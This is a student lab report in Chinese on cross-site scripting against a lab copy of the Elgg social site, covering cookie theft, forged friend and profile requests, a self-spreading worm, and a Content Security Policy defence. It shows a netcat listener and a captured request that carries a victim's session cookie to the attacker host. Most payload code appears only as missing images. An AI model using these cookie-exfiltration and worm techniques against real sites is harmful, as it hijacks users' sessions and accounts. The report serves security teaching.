Report：XSS 实验

57119136 李政君
2021.7.28

实验原理：


跨站脚本攻击是指恶意攻击者往 Web 页面里插入恶意 Script 代码，当用户浏览该页之时，嵌入其中 Web 里面的 Script 代码会被执行，从而达到恶意攻击用户的目的。xss 漏洞通常是通过 php 的输出函数将 javascript 代码输出到 html 页面中，通过用户本地浏览器执行的，所以 xss 漏洞关键就是寻找参数未过滤的输出函数。

实验内容：


TASK 1: Posting a Malicious Message to Display an Alert Window

目的：熟悉 js 脚本

登录 Samy 账号，修改 profile 如图所示




保存后，发现已经生效




TASK 2: Posting a Malicious Message to Display Cookies

目的：熟悉如何获取 Cookie

修改 Samy 的 profile 如图所示



保存后，已经生效




TASK 3: Stealing Cookies from the Victim's Machine

目的：熟悉如何发回数据

在上一个 Task 中，攻击者编写的恶意 JavaScript 代码可以打印出用户的 Cookies，但是只有用户可以看到 Cookies，而不是攻击者。在此 Task 中，攻击者希望 JavaScript 代码能够把 Cookies 发送给他。为此，恶意 JavaScript 代码需要发送一个 HTTP 请求，并将 Cookies 附加到请求中。我们在恶意 JavaScript 代码中插入一个<img>标记并将 src 指向攻击者的机器，浏览器会尝试从 src 字段中的 URL 处加载图像，这将导致浏览器向攻击者的计算机发送一个 HTTP GET 请求。

修改 profile



在端口上开启监听

```
$ nc -lknv 5555
```


登录 Alice 账号，点进 Samy 的 profile，看到返回了 cookie。

```
[07/20/21]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.7 55392
GET /?c=Elgg%3Damcqsah6m5s1nd3tfuiff0a6vv HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```


Task 4: Becoming the Victim's Friend

目的：利用 js 实现 GET 方法

修改 profile



登录 Alice 账号，点进 Samy 的 profile，看到已经添加了好友



问题 1：解释代码①和②，我们为什么需要这两句代码？

Elgg 实施了某种对抗攻击的策略，而__elgg ts 和__elgg token 正是策略使用的两个重要参数，如果它们不包含正确的值，请求将失败。


问题 2：如果 Elgg 只为“About Me”字段提供编辑器模式，即无法切换到 HTML 模式，那么我们还可以成功发起攻击吗？

在这种情况下，我们无法成功发起攻击。


TASK 5: Modifying the Victim’s Profile

目的：利用 js 实现 POST 方法

修改 profile



保存后，登录 Alice 账号，查看 Samy 的 profile，看到自己的 profile 已经被修改




问题 3：我们为什么需要代码①？移除改行后重复攻击，报告并解释攻击结果。

除了其他被攻击者，攻击者 Samy 也受到了影响。代码①能够保证攻击不会影响到 Samy 自身，当用户访问 Samy 的 Profile 时，只有用户的 guid 不等于 Samy 的 guid 时，攻击才会启动。


TASK 6: Writing a Self-Propagating XSS Worm

目的：实现脚本自身的复制传播


编辑 Samy 的 profile，使其可以把自己赋值到别人的 profile 中



登录 Alice 账号，查看 Samy 的 profile， profile 已经被修改




登录 Charlie 账号，查看 Alice 的 profile，看到自己的 profile 已经被修改了





Task 7: Defeating XSS Attacks Using CSP

目的： 探究 CSP 防御 XSS 的作用

访问 www.example32a.com，www.example32b.com，www.example32c.com







在三个网站的网页中点击 Click me 按钮，只有 example32a 可以显示出 alert 窗口。从 apache_csp.conf 中可以看到 example32a 没有设置 CSP 策略，因此信任所有代码源。

修改 phpindex.php

```
<?php
        $cspheader = "Content-Security-Policy:".
                                "default-src 'self';".
                                "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222'
*.example60.com *.example70.com".
        header($cspheader);
?>

<?php include 'index.html';?>
```

看到 example32c.com 的 1、2、4、5、6 变成了 OK

问题 4：为什么 CSP 有助于防止跨站点脚本攻击？

内容安全策略（CSP）安全机制是专门设计用来对付 XSS 和点击劫持攻击的。CSP 不仅限制 JavaScript 代码，还限制其他页面内容，例如限制图片、音频和视频的来源，以及限制页面是否可以放在 iframe 中（用于抵御点击劫持攻击），告诉网页哪些是可靠代码。

实验总结：

这次实验对我来说还是比较困难的，难的是对实验要求和各种定义的理解，根据实验手册一步步完成这次实验收获还是非常多的。